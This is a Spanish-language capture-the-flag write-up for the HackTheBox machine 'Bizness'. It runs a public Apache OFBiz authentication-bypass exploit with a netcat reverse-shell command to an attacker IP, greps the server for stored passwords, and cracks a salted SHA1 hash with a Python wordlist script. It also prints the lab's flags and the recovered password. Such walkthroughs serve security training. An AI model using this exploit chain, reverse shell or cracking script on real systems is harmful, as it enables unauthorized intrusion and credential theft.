



1- Debemos entrar en HacktheBox configurar la cuenta y elegir la máquina con la que deseamos entrenar.


2- En este caso seleccionaremos Bizness que es de una dificultad Easy




3- Agregamos la Ip para que nos deje visitar la pagina, donde buscaremos vulnerabilidades




3- Encontramos que en internet hay información de vulnerabilidades acerca de apache Ofbiz, clonamos este repositorio en nuestra maquina.



4- Listamos, vemos el script exploit.py lo ejecutamos





```
kali@kali: ~/Apache-OFBiz-Authentication-Bypass
File Actions Edit View Help

kali@kali: ~/Apache-OFBiz-Authentication-Bypass x kali@kali: ~/Apache-OFBiz-Authentication-Bypass x
File "/home/kali/Apache-OFBiz-Authentication-Bypass/exploit.py", line 17, in validate_url
    raise ValueError("Invalid URL schema. Use 'http://' or 'https://'.")
ValueError: Invalid URL schema. Use 'http://' or 'https://'.


kali@kali:~/Apache-OFBiz-Authentication-Bypass$ python3 exploit.py --url https://10.10.11.252 --cmd 'nc 10.10.14.227 8084 -e /bin/bash'
[+] Generating payload...
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[+] Payload generated successfully.
[+] Sending malicious serialized payload...
[+] The request has been successfully sent. Check the result of the command.

kali@kali:~/Apache-OFBiz-Authentication-Bypass$ python3 exploit.py --url http://10.10.11.252 --cmd 'nc 10.10.14.227 8084 -e /bin/bash'
[+] Generating payload...
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[+] Payload generated successfully.
[+] Sending malicious serialized payload...
[+] The request has been successfully sent. Check the result of the command.

kali@kali:~/Apache-OFBiz-Authentication-Bypass$ python3 exploit.py --url https://bizness.htb/ --cmd 'nc 10.10.14.227 8084 -e /bin/bash'
[+] Generating payload...
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[+] Payload generated successfully.
[+] Sending malicious serialized payload...
[+] The request has been successfully sent. Check the result of the command.

kali@kali:~/Apache-OFBiz-Authentication-Bypass$
```

7-Finalmente obtenemos la flag del usuario root, para esto nos dirigimos a la carpeta home, nos vamos al usuario y ahí está el archivo user.txt en donde se encuentra la primera flag.



```
kali@kali: ~/Apache-OFBiz-Authentication-Bypass
File Actions Edit View Help

kali@kali: ~/Apache-OFBiz-Authentication-Bypass x kali@kali: ~/Apache-OFBiz-Authentication-Bypass x
Dockerfile init-gradle-wrapper.bat README.adoc
ofbiz@bizness:/opt/ofbiz$ cd --
cd --
ofbiz@bizness:~$ cd ..
cd ..
ofbiz@bizness:/home$ ls
ofbiz
ofbiz@bizness:/home$ cd ..
cd ..
ofbiz@bizness:/$ ls
bin home lib32 media root sys vmlinuz
boot initrd.img lib64 mnt run tmp vmlinuz.old
dev initrd.img.old lib32 opt sbin usr
etc lib lost+found proc srv var
ofbiz@bizness:/$ cd home
cd home
ofbiz@bizness:/home$ ls
ofbiz
ofbiz@bizness:/home$ cd ofbiz
cd ofbiz
ofbiz@bizness:~/ofbiz$ ls
user.txt
ofbiz@bizness:~/ofbiz$ cat user.txt
cat user.txt
26e5bbe6064ef8fd0b38a7fd0a6b96a4
ofbiz@bizness:~/ofbiz$
```

8- Ahora solo falta una, para encontrar esta buscamos archivos con la palabra clave password con el siguiente comando

```
ofbiz@bizness:/opt/ofbiz$ grep -arin -o -E '(\w+\W){0,5}Password\w+\W){0,5}' .
```

9- Gracias a esto encontramos un archivo que puede tener información sensible, ya que tiene las palabras claves AdminUserLoginData

```

./framework/service/src/main/java/org/apache/ofbiz/service/ServiceDispatcher.java:927:because of encrypted
passwords
./framework/service/src/main/java/org/apache/ofbiz/service/ServiceDispatcher.java:944:passwords
./framework/service/src/main/java/org/apache/ofbiz/service/ModelService.java:1310:Element passwordAttr
./framework/service/src/main/java/org/apache/ofbiz/service/ModelService.java:1311:passwordAttr.
./framework/service/src/main/java/org/apache/ofbiz/service/ModelService.java:1312:passwordAttr.
./framework/service/src/main/java/org/apache/ofbiz/service/ModelService.java:1313:passwordAttr.
./framework/service/src/main/java/org/apache/ofbiz/service/ModelService.java:1314:passwordAttr.
./framework/service/src/main/java/org/apache/ofbiz/service/ModelService.java:1315:passwordAttr.
./framework/service/src/main/java/org/apache/ofbiz/service/ModelService.java:1316:documentation.appendChild
passwordAttr)
./framework/resources/templates/AdminUserLoginData.xml:22:PasswordChange-
./framework/common/config/SecurityUiLabels.xml:295:PasswordVerify"
./framework/common/config/SecurityUiLabels.xml:406:PasswordVerify"
./framework/common/config/SecurityUiLabels.xml:421:passwordHint"
./framework/common/config/SecurityUiLabels.xml:432:PasswordChange"
./framework/common/config/CommonUiLabels.xml:5183:PasswordHint"
./framework/common/config/CommonUiLabels.xml:729:PasswordVerify"
./framework/common/config/CommonUiLabels.xml:8639:PasswordChange"
./framework/common/config/SecurityextUiLabels.xml:23:password_request_error_missing_fields"
./framework/common/config/SecurityextUiLabels.xml:27:password_request_error_not_valid_parameters"
./framework/common/config/SecurityextUiLabels.xml:31:password_request_error_technical_error"
./framework/common/config/SecurityextUiLabels.xml:35:password_request_success"
./framework/common/config/SecurityextUiLabels.xml:54:password_change_history"

```

```

ofbiz@bizness:/opt/ofbiz$ cd framework
cd framework
ofbiz@bizness:/opt/ofbiz/framework$ ls
ls
base      component-load.xml  entity      minilang    service     webapp
catalina  datafile           entityext   resources  start      webtools
common    documents          images      security    testtools  widget
ofbiz@bizness:/opt/ofbiz/framework$ cd resources
cd resources
ofbiz@bizness:/opt/ofbiz/framework/resources$ ls
ls
fonts  templates
ofbiz@bizness:/opt/ofbiz/framework/resources$ cd templates
cd templates
ofbiz@bizness:/opt/ofbiz/framework/resources/templates$ ls
ls
AdminNewTenantData-Derby.xml      index.jsp
AdminNewTenantData-MySQL.xml      Menus.xml
AdminNewTenantData-Oracle.xml     ofbiz-component.xml
AdminNewTenantData-PostgreSQL.xml README.txt
AdminUserLoginData.xml          Screens.xml
build.gradle                      SecurityGroupDemoData.xml
CommonScreens.xml                 SecurityPermissionSeedData.xml
controller.xml                    services.xml

```

10- Al ingresar al archivo encontramos la contraseña encriptada, así que debemos buscar un método para desencriptarla.

```

<entity-engine-xml>
  <UserLogin userLoginId="@userLoginId@" currentPassword="[SHA]47ca69ebb4bdc9ae0adec130680165d2cc05db1a" r
  equirePasswordChange="Y" />
  <UserLoginSecurityGroup groupId="SUPER" userLoginId="@userLoginId@" fromDate="2001-01-01 12:00:00.0"/>
</entity-engine-xml>
ofbiz@bizness:/opt/ofbiz/framework/resources/templates$

```

11- Para esto usamos el siguiente código de python encontrado en la red.

```

import hashlib
import base64
import os

def cryptBytes(hash_type, salt, value):
    if not hash_type:
        hash_type = "SHA1"
    if not salt:
        salt = base64.urlsafe_b64encode(os.urandom(16)).decode('utf-8')
    hash_obj = hashlib.new(hash_type)
    hash_obj.update(salt.encode('utf-8'))
    hash_obj.update(value)
    hashed_bytes = hash_obj.digest()
    result = f'${hash_type}${salt}${base64.urlsafe_b64encode(hashed_bytes).decode('utf-8').replace('+', '.')}'
    return result

def getCryptedBytes(hash_type, salt, value):
    try:
        hash_obj = hashlib.new(hash_type)
        hash_obj.update(salt.encode('utf-8'))
        hash_obj.update(value)
        hashed_bytes = hash_obj.digest()
        return base64.urlsafe_b64encode(hashed_bytes).decode('utf-8').replace('+', '.')
    except hashlib.NoSuchAlgorithmException as e:
        raise Exception(f"Error while computing hash of type {hash_type}: {e}")

hash_type = "SHA1"
salt = "d"
search = "$SHA1$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I="
wordlist = '/usr/share/wordlists/rockyou.txt'
with open(wordlist, 'r', encoding='latin-1') as password_list:
    for password in password_list:
        value = password.strip()
        hashed_password = cryptBytes(hash_type, salt, value.encode('utf-8'))
        if hashed_password == search:
            print(f'Found Password:{value}, hash:{hashed_password}')

```

12- Se nos revela la contraseña

**Found Password:monkeybizness, hash:\$SHA1\$d\$uP0\_QaVBpDWFeo8-dRzDqRwXQ2I=**

13- Finalmente nos pasamos a usuario root donde podremos obtener la segunda flag

```

root@bizness:/# ls
ls
bin  home  lib32  media  root  sys  vmlinuz
boot  initrd.img  lib64  mnt  run  tmp  vmlinuz.old
dev  initrd.img.old  libx32  opt  sbin  usr
etc  lib  lost+found  proc  srv  var

root@bizness:/# cd root
cd root
root@bizness:~# ls
ls
root.txt
root@bizness:~# cat root.txt
cat root.txt
eba29069cb468405830f5cb91255007c
root@bizness:~#

```